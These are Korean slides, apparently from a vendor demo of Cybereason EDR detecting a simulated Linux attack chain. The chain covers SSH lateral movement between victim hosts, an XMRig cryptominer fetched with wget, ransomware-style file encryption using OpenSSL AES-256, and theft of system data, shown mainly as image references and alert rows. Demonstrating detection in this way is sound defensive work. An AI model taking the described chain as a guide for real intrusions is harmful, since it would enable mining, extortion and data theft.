

- 사이버리즌 EDR 확인 : 타 리눅스 서버로 측면이동 (Lateral Movement) (1/2)



의심스러운 SSH 통신 이벤트 발생 확인
(희생자1 → 희생자2, 측면이동 확인)

Linux 공격 시뮬레이션 Flow


- 사이버리즌 EDR 확인 : 타 리눅스 서버로 측면이동 (Lateral Movement) (2/2)



SSH를 통해 희생자2(192.168.146.153)으로 접속
(희생자1 → 희생자2, 측면이동 성공)

Linux 공격 시뮬레이션 Flow



- 사이버리즌 EDR 확인 : xmrig를 통한 암호화폐 채굴 (1/3)




EDR				
	Malicious cryptominer activity wget AI Hunting		doosan-a-victim2 victim2 doosan-a-victim2 0	Malicious cryptominer activity AI Hunting February 19, 2025 at 3:33:39 PM GMT+9
	Malicious cryptominer activity xmrig AI Hunting		doosan-a-victim2 victim2 doosan-a-victim2 0	Malicious cryptominer activity AI Hunting February 19, 2025 at 3:34:39 PM GMT+9
	Xmrig CoinMining Behavior xmrig AI Hunting		doosan-a-victim2 victim2 doosan-a-victim2 0	Xmrig CoinMining Behavior AI Hunting February 19, 2025 at 3:34:39 PM GMT+9

Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : xmrig를 통한 암호화폐 채굴 (2/3)





Suspicious(의심사항)을 통해 Wget을 통한 코인마이너 악성파일 다운로드 인지




Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : xmrig를 통한 암호화폐 채굴 (3/3)



Linux 공격 시뮬레이션 Flow



- 사이버리즌 EDR 확인 : AES-256 알고리즘을 통한 랜섬웨어 파일 암호화 (1/2)



OpenSSL의 AES-256 알고리즘을 통한 파일 암호화 이벤트 확인


Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : AES-256 알고리즘을 통한 랜섬웨어 파일 암호화 (2/2)



Linux 공격 시뮬레이션 Flow

- 사이버리즌 EDR 확인 : 시스템 중요 정보 탈취 및 유출





EDR



